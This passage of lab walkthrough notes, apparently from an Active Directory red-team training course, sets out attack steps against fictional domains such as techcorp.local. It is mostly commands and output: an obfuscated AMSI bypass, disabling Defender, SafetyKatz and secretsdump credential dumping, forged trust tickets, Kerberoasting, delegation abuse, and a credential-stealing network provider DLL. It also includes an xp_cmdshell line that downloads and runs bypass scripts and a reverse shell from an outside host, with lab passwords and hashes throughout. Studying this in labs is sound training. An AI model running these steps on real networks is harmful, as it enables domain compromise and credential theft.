9
10
11
12
13
14
15
16
| # Access us-adconnect
winrs -r:us-adconnect -u:studentuser49 -p:exdDM77dMVHc5CKw cmd
# Bypass admin using invisishell
.\RunWithRegistryNonAdmin.bat
S`eT-It`em ( 'V'+'aR' + 'IA' + (("{1}{0}"-f'1','blE:')+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varI`A`BLE ( ('1Q'+'2U') +'zX' ) -VaL )."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}" -f '.M','an')+'age'+'men'+'t.'),('u'+'to'+("{0}{2}{1}" -f 'ma','.','tion')),'s',(("{1}{0}"-f 't','Sys')+'em') ) )."g`etf`iElD"( ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+("{0}{1}" -f 'ni','tF')+("{1}{0}"-f 'ile','a')) ),( "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+("{1}{0}" -f'ubl','P')+'i'),'c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
# Disable AV
Set-MPPreference -DisableRealtimeMonitoring $true
# Abuse ADconnect
. .\adconnect.ps1
ADconnect
## Domain: techcorp.local
## Username: MSOL_16fb75d0227d
## Password: 70&n1{p!Mb7K.C)/USO.a{@m*%.+^230@KAc[+sr}iF>Xv{1!{=/}}3B.T8IW-{)^Wj^zbyOc=Ahi]n=S7K$wAr;sOlb7IFh}!%J.o0}?zQ8]fp&.5w+!!IaRSD@qYf
|
Flag 37 - Name of the user whose credentials are compromised from us-adconnect
Flag 38 - Name of the user whose credentials are compromised from us-adconnect
Hands-On 21 - Cross Domain Attacks - Child to Forest Root - Trust Key
- Using DA access to us.techcorp.local, escalate privileges to Enterprise Admins on techcorp.local using the domain trust key.
1
2
3
4
5
6
7
8
9
10
11
12
13
| # https://www.thehacker.recipes/ad/movement/trusts/#referral-ticket
# First we need to obtain the trust key:
.\SafetyKatz.exe "lsadump::evasive-trust /patch" "exit"
# After we need to generate the referral ticket. The nthash is the trust key, sometimes it will be more than one, keep trying:
ticketer.py -nthash cca66bdde07f90da3223ca05f919cfc5 -domain us.techcorp.local -domain-sid S-1-5-21-210670787-2521448726-163245708 -extra-sid S-1-5-21-2781415573-3701854478-2406986946-519 -spn "krbtgt/techcorp.local" Administrator
# We request a service ticket:
getST.py -spn "CIFS/techcorp-dc.TECHCORP.LOCAL" -k -no-pass techcorp.local/Administrator@techcorp.local -debug
# Dump the NTDS and access to the system.
nxc smb 192.168.1.1 --use-kcache --ntds
evil-winrm -i techcorp-dc -u Administrator -H bc4cf9b751d196c4b6e1a2ba923ef33f
|
Flag 39 - Name of the high privilege group whose SID history is injected in the TGT forged using Trust keys or krbtgt hash of us.techcorp.local
On-Hands 22 - Cross Domain Attacks - Child to Forest Root - krbtgt
- Using DA access to us.techcorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, techcorp.local using the krbtgt hash of us.techcorp.local.
1
2
3
4
| ticketer.py -aesKey 5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5 -domain-sid S-1-5-21-210670787-2521448726-163245708 -domain us.techcorp.local -extra-sid S-1-5-21-2781415573-3701854478-2406986946-519 -user-id 500 Administrator
# nxc
nxc ldap 192.168.1.2 --use-kcache -M raisechild -o ETYPE=aes256
|
On-Hands 23 - Cross Forest Attacks - Kerberoasting
- Find a service account in the eu.local forest and Kerberoast its password.
1
2
3
4
| GetUserSPNs.py -request -target-domain eu.local us.techcorp.local/studentuser49:'exdDM77dMVHc5CKw' -o eu_local_kerberoasting_hash.txt
hashcat -m 13100 eu_local_kerberoasting_hash.txt 10k-worst-pass.txt --show
## Credentials -> storagesvc:Qwerty@123
|
Flag 40 - SPN that we keberoasted in eu.local
1
| MSSQLSvc/eu-file.eu.local
|
Flag 41 - Name of the user that we keberoasted in eu.local
Flag 42 - Passworrd for storagesvc in eu.local
On-Hands 24 - Privilege Escalation - Constrained Delegation with Protocol Transition
- Enumerate users in the eu.local domain for whom Constrained Delegation is enabled.
- Abuse the Delegation to execute DCSync attack against eu.local.
1
2
3
4
5
6
| bloodyAD --host 192.168.12.1 -d EU.LOCAL -u storagesvc -p 'Qwerty@123' get object "storagesvc"
getST.py -spn "nmagent/EU-DC.eu.local" -altservice "cifs/EU-DC.eu.local" -impersonate "Administrator" eu.local/storagesvc:'Qwerty@123'
nxc ldap 192.168.12.1 --use-kcache
## [+] eu.local\Administrator from ccache (Pwn3d!)
|
Flag 43 - Name of the machine where storagesvc can access some services due to constrained delegation.
Flag 44 - AES256 keys for the administrator of eu.local
1
| 4e7ba210b76d807429e7ad8b210e103528dcf5db8b9de6b411bf593269955a6d
|
On-Hands 25 - Cross Forest Attacks - Unconstrained Delegation & Network Providers
- Abuse the Unconstrained Delegation on us-web to get Enterprise Admin privileges on usvendor.local.
- Extract clear-text credentials of an Enterprise Admins member by using a custom network provider on a DC of usvendor.local.
1
2
3
4
5
6
7
8
9
10
11
12
13
| # First check that TGT Delegation exists between domains. Usually in the trusting domain you can see this information and you have to compromise the trusted domain.
powerview techcorp.local/Administrator@192.168.1.235 -H bc4cf9b751d196c4b6e1a2ba923ef33f
## trustAttributes : FOREST_TRANSITIVE
## CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION
## flatName : TECHCORP
.\Rubeus.exe monitor /interval:5 /nowrap
C:\AD\Tools\MS-RPRN.exe \\usvendor-dc.usvendor.local \\us-web.us.techcorp.local
python3 ~/Tools/RubeusToCcache/rubeustoccache.py <base64_ticket> usvendor.kirbi usvendor.ccache
export KRB5CCNAME=usvendor.ccache
secretsdump.py -k usvendor-dc -just-dc
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| $path = "HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order"
$oldValue = (Get-ItemProperty -Path $path).ProviderOrder
$newValue = "$oldValue,KerberosAuth"
Set-ItemProperty -Path $path -Name "ProviderOrder" -Value $newValue
# Crear la clave del servicio y la subclave NetworkProvider
New-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider" -Force
reg query HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order /v ProviderOrder
New-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\KerberosAuth\NetworkProvider" -Force
# Establecer los valores requeridos
$servicePath = "HKLM:\SYSTEM\CurrentControlSet\Services\KerberosAuth\NetworkProvider"
Set-ItemProperty -Path $servicePath -Name "Class" -Value 2 -Type DWord
Set-ItemProperty -Path $servicePath -Name "ProviderPath" -Value "%SystemRoot%\System32\KrbAuth.dll" -Type ExpandString
Set-ItemProperty -Path $servicePath -Name "Name" -Value "KerberosAuth" -Type String
reg query HKLM\SYSTEM\CurrentControlSet\Services\KerberosAuth\NetworkProvider
|
Flag 45 - NTLM hash of the krbtgt account for usvendor.local
1
| 335caf1a29240a5dd318f79b6deaf03f
|
On-Hands 26 - Cross Forest Attacks - Trust Key (SID Filtering)
- Using the DA access to eu.local:
- − Access eushare on euvendor-dc
- − Access euvendor-net using WinRM
1
2
3
4
5
6
7
8
9
| # Create ticket
ticketer.py -nthash 218addb31684c17f5dab09f0729d88b3 -domain eu.local -domain-sid S-1-5-21-3657428294-2017276338-1274645009 -extra-sid S-1-5-21-4066061358-3942393892-617142613-1103 -spn "krbtgt/euvendor.local" euadmins
export KRB5CCNAME=euadmins.ccache
getST.py -spn "CIFS/euvendor-net.EUVENDOR.LOCAL" -k -no-pass euvendor.local/euadmins@euvendor.local
export KRB5CCNAME=euadmins@euvendor.local@CIFS_euvendor-net.EUVENDOR.LOCAL@EUVENDOR.LOCAL.ccache
nxc winrm 192.168.12.9 --use-kcache
## [+] EU.LOCAL\euadmins from ccache (Pwn3d!)
|
1
2
3
4
5
| Rubeus.exe silver /user:Administrator /ldap /service:krbtgt/eu.LOCAL /rc4:1298346f5864bff7958e2af6f17ce7ab /sid:S-1-5-21-4066061358-3942393892-617142613-1103 /nowrap
Rubeus.exe asktgs /ticket:C:\Users\Public\euvendornet.kirbi /service:HTTP/euvendor
winrs -r:euvendor-net.euvendor.local cmd
|
Flag 46 - Name of the share on euvendor-dc that we can access
Flag 47 - Name of the group that has SID > 1000 in euvendor.local
Flag 48 - SID History that we inject when forging TGT between eu.local and euvendor.local
1
| S-1-5-21-4066061358-3942393892-617142613-1103
|
Flag 49 - Name of the machine that we accessed by abusing SID History of EUAdmins group
On-Hands 27 - MSSQL Servers and Links
- Get a reverse shell on db-sqlsrv in db.local forest by abusing database links from us-mssql.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| mssqlclient.py us.techcorp.local/studentuser49:'exdDM77dMVHc5CKw'@192.168.1.56 -windows-auth
# Enumerate links first links in US-MSSQL, then in DB-SQLPROD
select * from master..sysservers
select * from openquery("192.168.23.25", 'select * from master..sysservers')
# Enumeration of version in DB-SQLSRV
select * from openquery("192.168.23.25", 'select * from openquery("DB-SQLSRV", ''select @@version as version'')')
Get-SQLServerLinkCrawl -Instance us-mssql -Query 'exec master..xp_cmdshell ''powershell -c "iex (iwr -UseBasicParsing http://192.168.100.49/sbloggingbypass.txt);iex (iwr -UseBasicParsing http://192.168.100.49/amsibypass.txt);iex (iwr -UseBasicParsing http://192.168.100.49/Invoke-PowerShellTcpEx.ps1)"'''
Invoke-SqlCmd -Query "exec sp_serveroption @server='db-sqlsrv', @optname='rpc', @optvalue='TRUE'"
Invoke-SqlCmd -Query "exec sp_serveroption @server='db-sqlsrv', @optname='rpc out', @optvalue='TRUE'"
Invoke-SqlCmd -Query "EXECUTE ('sp_configure ''show advanced options'',1;reconfigure;') AT ""db-sqlsrv"""
Invoke-SqlCmd -Query "EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure') AT ""db-sqlsrv"""
Get-SQLServerLinkCrawl -Instance us-mssql -Query 'exec master..xp_cmdshell ''powershell -c "iex (iwr -UseBasicParsing http://192.168.100.49/sbloggingbypass.txt);iex (iwr -UseBasicParsing http://192.168.100.49/amsibypass.txt);iex (iwr -UseBasicParsing http://192.168.100.49/Invoke-PowerShellTcpEx.ps1)"''' -QueryTarget db-sqlsrv
|
Flag 50 - Database privileges that we have on db-sqlsrv due to database links
Flag 51 - Name of the Windows user that is used to run SQL Server service on db-sqlsrv
Hands-On 28 - Cross Forest Attacks - ACLs & FSPs
- Using the reverse shell on db.local:
- Execute cross forest attack on dbvendor.local by abusing ACLs
- Enumerate FSPs for db.local and escalate privileges to DA by compromising the FSPs.
1
2
3
4
5
6
7
8
| Find-InterestingDomainAcl -Domain dbvendor.local
## We find that srvdba has GenericAll over all dbXsvc users.
Find-ForeignGroup -Verbose
## We see that all dbXsvc users are Administrators of the DB-DC.
Set-DomainUserPassword -Identity db33svc -AccountPassword (ConvertTo-SecureString "Password123!" -AsPlainText -Force) -Domain dbvendor.local
## SMB 192.168.23.1 445 DB-DC [+] dbvendor.local\db33svc:Password123! (Pwn3d!)
|
Flag 52 - What are the permissions that srvdba has on dbxsvc users?
Flag 53 - Foreign Security Principals are a member of which group in db.local?
Hands-On 29 - Cross Forest Attacks - Abusing PAM Trust
- Compromise production.local by abusing PAM trust between bastion.local and production.local
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| Get-ADObject -Filter {objectClass -eq "foreignSecurityPrincipal"} -Server bastion.local
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args asktgt /domain:techcorp.local /user:administrator /aes256:58db3c598315bf030d4f1f07021d364ba9350444e3f391e167938dd998836883 /dc:techcorp-dc.techcorp.local /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
winrs -r:bastion-dc.bastion.local cmd
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args asktgt /domain:bastion.local /user:administrator /aes256:a32d8d07a45e115fa499cf58a2d98ef5bf49717af58bc4961c94c3c95fc03292 /dc:bastion-dc.bastion.local /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
Invoke-Command -ScriptBlock {Get-ADTrust -Filter {(ForestTransitive -eq $True) -and (SIDFilteringQuarantined -eq $False)}} -Session $bastiondc
Invoke-Command -ScriptBlock {Get-ADObject -SearchBase ("CN=Shadow Principal Configuration,CN=Services," + (Get-ADRootDSE).configurationNamingContext) -Filter * -Properties * | select Name,member,msDS-ShadowPrincipalSid | fl} -Session $bastiondc
Set-Item WSMan:\localhost\Client\TrustedHosts * -Force
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe -args "sekurlsa::evasive-pth /user:administrator /domain:bastion.local /ntlm:f29207796c9e6829aa1882b7cccfa36d /run:powershell.exe" "exit"
Enter-PSSession 192.168.102.1 -Authentication NegotiateWithImplicitCredential
|
Hands-On 30 - Cross Forest Attacks - Trusting to Trusted - Trust Key
- Using access to production.local, abuse the trust account to get access from a trusting forest - production.local - to a trusted forest - bastion.local
1
| https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-trust-accountusd-accessing-resources-on-a-trusted-domain-from-a-trusting-domain
|
Hands-On 31 - Abusing Trust Transitivity


 Para eso como nuestro usuario tiene GroupAll permissions sobre MachineAdmins, nos podemos añadir al grupo con bloodyAD.
 Una vez dentro podemos listar en que grupo local esta el grupo de machineadmins, que en este caso podemos suponer que se trata de Administrators.